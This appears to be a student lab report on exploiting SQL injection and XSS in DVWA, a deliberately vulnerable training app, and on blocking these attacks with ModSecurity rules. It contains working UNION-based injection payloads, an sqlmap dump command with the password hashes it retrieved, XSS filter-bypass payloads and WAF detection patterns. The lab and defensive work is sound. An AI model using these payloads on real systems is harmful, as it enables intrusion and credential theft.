The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request is shown with the payload:

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.33.142
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://172.16.33.142
9 Connection: close
10 Referer: http://172.16.33.142/DVWA/vulnerabilities/sqli/
11 Cookie: PHPSESSID=f11snl0420qqfn2mjfcubnqe2; security=medium
12 Upgrade-Insecure-Requests: 1
13 Content-Length: 110
14
15 id=1 UNION SELECT table_name, null FROM information_schema.tables WHERE
table_schema=database() &Submit=Submit

```

In the 'Response' pane, the server returns a 200 OK status with the following HTML content:

```

1 HTTP/1.1 200 OK
2 Date: Wed, 23 Apr 2025 02:50:25 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5144
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <!DOCTYPE html>
13
14 <html lang="en-GB">
15
16   <head>
17     <meta http-equiv="Content-Type" content="text/html;
       charset=UTF-8" />
18
19   <title>
       Vulnerability: SQL Injection :: Damn Vulnerable Web
       Application (DVWA)
   </title>
20
21   <link rel="stylesheet" type="text/css" href=
      ../../dvwa/css/main.css" />
22
23   <link rel="icon" type="\image/ico" href="../../favicon.ico"
      />
24
25   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js
      ">
   </script>
26
27
28   <body class="home light">
29     <div id="container">
30
31       <div id="header">
32
33         
34         <a href="#" onclick="javascript:toggleTheme();">

```

Hard Security Level Payloads:

- The above payloads failed to execute successfully.
- However, the payload 1' UNION SELECT user, password FROM users# partially succeeded in bypassing filtering but was eventually blocked by more advanced protections.

Vulnerability: SQL Injection

Click [here to change your ID](#).

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

2. Analysis of Security Controls at Each Level

Medium Security:

For Medium we are using `mysqli_real_escape_string()`

Although `mysqli_real_escape_string()` is used to sanitize the input and defend against SQL injection, the `$id` variable in the SQL query isn't surrounded by quotes. As a result, it's still possible to exploit the application using numeric-based injection techniques.

Since the input isn't quoted, attackers can insert numerical SQL injection payloads directly, such as `1 OR 1=1`. To test this manually, the HTML form can be adjusted by replacing the `<select>` dropdown with a text input field like `<input type="text" name="id">`, allowing custom input.

High Security:

At the high security level, DVWA changes how user input reaches the SQL query. Instead of using a direct GET or POST request, the input is stored in a session variable from a different page. When the attacker uses a payload like `1' UNION SELECT user, password FROM users#`,

This payload is injected before the session is set, and when used in the backend query, it becomes `SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT user, password FROM users#`. The payload closes the original query, and then performs a UNION SELECT to extract usernames and passwords from the userstable, and comments out the remaining part of the statement.

3. SQLMap Command Syntax and Output

Command Used:

```
sqlmap -u "http://192.168.98.137/dvwa/vulnerabilities/sql/#" \
--cookie="security=medium; PHPSESSID=p7ffajg25sir07i09iusrroi5a" \
--data="id=1&Submit=Submit"
--batch --level=2 --risk=2 --dump
```


```
t(s) with a total of 1234 HTTP(s) requests:  
---  
Parameter: id (POST)  
    Type: UNION query  
    Title: Generic UNION query (2 columns)  
    Payload: id=1 UNION SELECT user, password FROM users-- -  
---  
[INFO] the back-end DBMS is MySQL  
[INFO] fetching current database  
[INFO] resumed: dvwa  
[INFO] fetching tables for database: 'dvwa'  
[INFO] resumed: users  
  
Database: dvwa  
Table: users  
[5 entries]  
+----+----+-----+  
| id | user   | password          |  
+----+----+-----+  
| 1  | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |  
| 2  | user1   | ee11cbb19052e40b07aac0ca060c23ee |  
| 3  | guest    | 25d55ad283aa400af464c76d713c07ad |  
| 4  | test     | e99a18c428cb38d5f260853678922e03 |  
98.137/dump/dvwa/users.csv'umped to CSV file '/home/kali/.sqlmap/output/192.168.
```

4. Screenshots of Successful and Failed Attacks

- **Medium Level:**
 - SQLmap

```
t(s) with a total of 1234 HTTP(s) requests:  
---  
Parameter: id (POST)  
    Type: UNION query  
    Title: Generic UNION query (2 columns)  
    Payload: id=1 UNION SELECT user, password FROM users-- -  
---  
[INFO] the back-end DBMS is MySQL  
[INFO] fetching current database  
[INFO] resumed: dvwa  
[INFO] fetching tables for database: 'dvwa'  
[INFO] resumed: users  
  
Database: dvwa  
Table: users  
[5 entries]  
+----+----+-----+  
| id | user   | password          |  
+----+----+-----+  
| 1  | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |  
| 2  | user1   | ee11cbb19052e40b07aac0ca060c23ee |  
| 3  | guest    | 25d55ad283aa400af464c76d713c07ad |  
| 4  | test     | e99a18c428cb38d5f260853678922e03 |  
98.137/dump/dvwa/users.csv'umped to CSV file '/home/kali/.sqlmap/output/192.168.
```

- 2 OR 1=1



- 1 or 1=1 UNION SELECT user, password FROM users

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

3 x +

Send Cancel < | > | < | >

Request

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.33.142
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://172.16.33.142
9 Connection: close
10 Referer: http://172.16.33.142/DVWA/vulnerabilities/sqli/
11 Cookie: PHPSESSID=f11snl0420qqfn2mjfcu8ng2z; security=medium
12 Upgrade-Insecure-Requests: 1
13 Content-Length: 110
14
15 id=1 UNION SELECT table_name, null FROM information_schema.tables WHERE
table_schema=database() &Submit=Submit

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Wed, 23 Apr 2025 02:50:25 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5144
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <!DOCTYPE html>
13
14 <html lang="en-GB">
15
16   <head>
17     <meta http-equiv="Content-Type" content="text/html;
       charset=UTF-8" />
18
19   <title>
       Vulnerability: SQL Injection :: Damn Vulnerable Web
       Application (DVWA)
   </title>
20
21   <link rel="stylesheet" type="text/css" href=
       ../../dvwa/css/main.css" />
22
23   <link rel="icon" type="image/ico" href="../../favicon.ico"
       />
24
25   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js
       ">
   </script>
26
27
28   <body class="home light">
29     <div id="container">
30
31       <div id="header">
32
33         
         <a href="#" onclick="javascript:toggleTheme();">

```

- Hard Level:

All previous injections fails for hard level

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Not Secure 172.16.33.142/DVWA/vulnerabilities/sql/session-input.php#

Session ID: 1 or 1=1 UNION SELECT user, password FROM users

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Not Secure 172.16.33.142/DVWA/vulnerabilities/sql/session-input.php#

Session ID: 2 OR 1=1

```
[04:03:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[04:03:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[04:03:21] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[04:03:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[04:03:21] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[04:03:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[04:03:21] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[04:03:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[04:03:21] [WARNING] GET parameter 'id' does not seem to be injectable
[04:03:21] [INFO] testing if GET parameter 'Submit' is dynamic
[04:03:21] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[04:03:21] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[04:03:21] [INFO] testing for SQL injection on GET parameter 'Submit'
[04:03:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:03:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[04:03:21] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[04:03:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[04:03:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[04:03:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[04:03:21] [INFO] testing 'Generic inline queries'
[04:03:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[04:03:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[04:03:21] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[04:03:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[04:03:21] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[04:03:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[04:03:21] [INFO] testing 'Oracle AND time-based blind'
[04:03:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[04:03:21] [WARNING] GET parameter 'Submit' does not seem to be injectable
[04:03:21] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[04:03:21] [WARNING] your sqlmap version is outdated
[*] ending @ 04:03:21 /2025-04-23/
```

The only successful injection for high security was 1' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

Click [here to change your ID](#).

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- **More Information**

5. ModSecurity Rule Configurations

SQL Injection Blocking Rule:

```
SecRule ARGS "@rx (\bUNION\b|\bSELECT\b|\bSLEEP\b|\bOR\b\s+\d=\d)" \
"phase:2,deny,log,status:403,id:1005,msg:'SQL Injection attempt blocked'"
```

XSS Blocking Rule:

```
SecRule ARGS "@rx (<script|javascript:|onerror=|onload=)" \
"phase:2,deny,log,status:403,id:1006,msg:'XSS attack attempt blocked'"
```

```

GNU nano 7.2                               /etc/modsecurity/custom-rules.conf
SecAction "id:100001,phase:2,initcol:IP=%{REMOTE_ADDR},pass,nolog"

SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
"id:100002,phase:2,t:none,pass,nolog,setvar:IP.ATTEMPTS+=1"

SecRule REQUEST_URI "@contains /dvwa/vulnerabilities/brute/" \
"id:100003,phase:2,t:none,deny,status:403,log,msg:'Brute Force Blocked',chain"
    SecRule IP:ATTEMPTS "@gt 10"


# Regla personalizada para SQL Injection
SecRule ARGS "@rx (?i:(\bUNION\b.*\bSELECT\b|\bSELECT\b.*\bFROM\b|\bOR\b\s*\d+=\d+|\bSLEEP\b\s*\(\))" \
"id:1005,phase:2,deny,log,status:403,msg:'SQL Injection attempt blocked',t:urlDecode,t:lowercase"

# Regla personalizada para XSS
SecRule ARGS "@rx (?i:<script|javascript:|on\w+=)" \
"id:1006,phase:2,deny,log,status:403,msg:'XSS attack attempt blocked',t:urlDecode,t:lowercase"

```

6. Bypass Techniques That Worked Against WAF Rules

We were not able to found a technique that worked against the rules, all the injections and vulnerabilities we previously found now returned the following screen:



7. Recommended SQL Injection Prevention Strategies

- Always use prepared statements or parameterized queries like `mysqli_stmt` or PDO in PHP.
- Validate and sanitize all user input, preferring whitelisting over blacklisting.
- Avoid showing SQL error messages in the frontend, because they can reveal sensitive information.
- Deploy Web Application Firewalls like ModSecurity with OWASP Core Rule Set (CRS) enabled.
- Perform regular security audits and penetration tests using tools like BurpSuite and SQLMap.
- Apply the principle of least privilege to all database users, limiting access to only necessary operations.

Part 3

1. Objective

The goal of this assignment is to explore web vulnerabilities using DVWA and implement real-world defensive measures using ModSecurity with the OWASP Core Rule Set (CRS). Specifically, we aim to:

- Identify and exploit XSS vulnerabilities.
 - Develop advanced payloads that bypass medium and hard-level DVWA filters.
 - Configure ModSecurity as a WAF to defend against XSS.
 - Test multiple WAF evasion techniques.
-

2. Initial Setup

Actions Performed:

- Installed DVWA on Apache server (Ubuntu).
- Installed ModSecurity and OWASP CRS using:
- `sudo apt install libapache2-mod-security2 modsecurity-crs`
- Verified correct CRS inclusion in ModSecurity config:
- `IncludeOptional /etc/modsecurity/owasp-crs/crs-setup.conf`
- `IncludeOptional /etc/modsecurity/owasp-crs/rules/*.conf`
- Restarted Apache:
- `sudo systemctl restart apache2`

Insert Screenshot: Apache + ModSecurity + CRS successfully configured

3. DVWA Configuration

- Set security level to **Medium** from config.inc.php
- Enabled all PHP modules needed for DVWA (e.g., allow_url_fopen, display_errors).

```

tony@server-tony:~$ sudo git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
Cloning into '/var/www/html/dvwa'...
Username for 'https://github.com': sudo git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
Password for 'https://sudo%20git%20clone%20https://github.com/digininja/DVWA.git%20%2Fvar%2Fwww%2Fhtml%2Fdvwa@github.com':
remote: Support for password authentication was removed on August 13, 2021.
remote: Please see https://docs.github.com/get-started/getting-started-with-git/about-remote-repositories#cloning-with-https-urls for information on current recommended modes of authentication.
fatal: Authentication failed for 'https://github.com/digininja/DVWA.git'
tony@server-tony:~$ sudo git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
Cloning into '/var/www/html/dvwa'...
Username for 'https://github.com':
Password for 'https://github.com':
remote: Repository not found.
fatal: Authentication failed for 'https://github.com/digininja/DVWA.git'
tony@server-tony:~$ sudo env -i git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
Cloning into '/var/www/html/dvwa'...
remote: Not Found
fatal: repository 'https://github.com/digininja/DVWA.git/' not found
tony@server-tony:~$ sudo env -i git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
Cloning into '/var/www/html/dvwa'...
remote: Not Found
fatal: repository 'https://github.com/digininja/DVWA.git/' not found
tony@server-tony:~$ sudo cp config/config.inc.php.dist config/config.inc.php
tony@server-tony:~$ sudo chown -R www-data:www-data /var/www/html/dvwa
tony@server-tony:~$ sudo chmod -R 755 /var/www/html/dvwa
tony@server-tony:~$ sudo mysql
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.11-MariaDB-Ubuntu0.24.04.2 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]>

```

The screenshot shows a terminal window titled "tony@tony-VMware20-1: ~". The window contains the following text:

```
GNU nano 8.1           install-dvwa.sh
sudo cp config/config.inc.php.dist config/config.inc.php

echo "🔒 Estableciendo permisos correctos..."
sudo chown -R www-data:www-data /var/www/html/dvwa/
sudo chmod -R 755 /var/www/html/dvwa/

echo "💻 Configurando base de datos DVWA..."
sudo mysql -u root <<EOF
CREATE DATABASE dvwa;
CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa123';
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
FLUSH PRIVILEGES;
EOF

echo "✅ Configuración de DVWA completada."
echo "➡️ Accede a http://localhost/dvwa/"
echo "🔒 Usuario: admin | Contraseña: password"

echo "🧠 Recuerda: Dentro de la web debes ir a 'DVWA Security' y p>


^G Help      ^O Write Out ^F Where Is  ^K Cut      ^T Execute
^X Exit     ^R Read File ^\ Replace   ^U Paste    ^J Justify
```

4. Reflected and Stored XSS (Medium Level)

Discovered vulnerability in `xss_r.php` endpoint where input is reflected back unsanitized.

Payloads Developed (Medium Bypass)

1. ``
2. `<scr<script>ipt>alert('XSS')</scr<script>ipt>`
3. `<input autofocus onfocus=alert('XSS')>`




The screenshot shows the DVWA application running on a Kali Linux desktop. The title bar indicates the system has Kali TOOLS, Kali DOCS, Kali Forums, Kali Vulnerability Scanner, Exploit-DB, Google Hacking DB, and OffSec installed. The main DVWA interface is displayed, showing the 'Reflected Cross Site Scripting (XSS)' section. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The central area contains a form with the placeholder 'What's your name? <input type="text" value="tofocus onfocus=alert('XSS')"/>' and a 'Submit' button. Below the form, a 'More Information' section provides links to external resources about XSS attacks.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <input type="text" value="tofocus onfocus=alert('XSS')"/> Submit

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>



The screenshot shows the DVWA application running on a Kali Linux desktop. The title bar indicates the system has Kali TOOLS, Kali DOCS, Kali Forums, Kali Vulnerability Scanner, Exploit-DB, Google Hacking DB, and OffSec installed. The main DVWA interface is displayed, showing the 'Stored Cross Site Scripting (XSS)' section. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The central area contains a form for signing a guestbook. The 'Name' field has the value '<script>al' and the 'Message' field has the value 'el payload malicioso'. Below the form, a preview box shows the signed comment: 'Name: test' and 'Message: This is a test comment.' A 'More Information' section at the bottom provides links to external resources about XSS attacks.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * <input type="text" value="<script>al"/>

Message * el payload malicioso

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

More Information

- <https://owasp.org/www-community/attacks/xss/>

⊕ 172.16.28.145

1

OK

⊕ 172.16.28.145

XSS

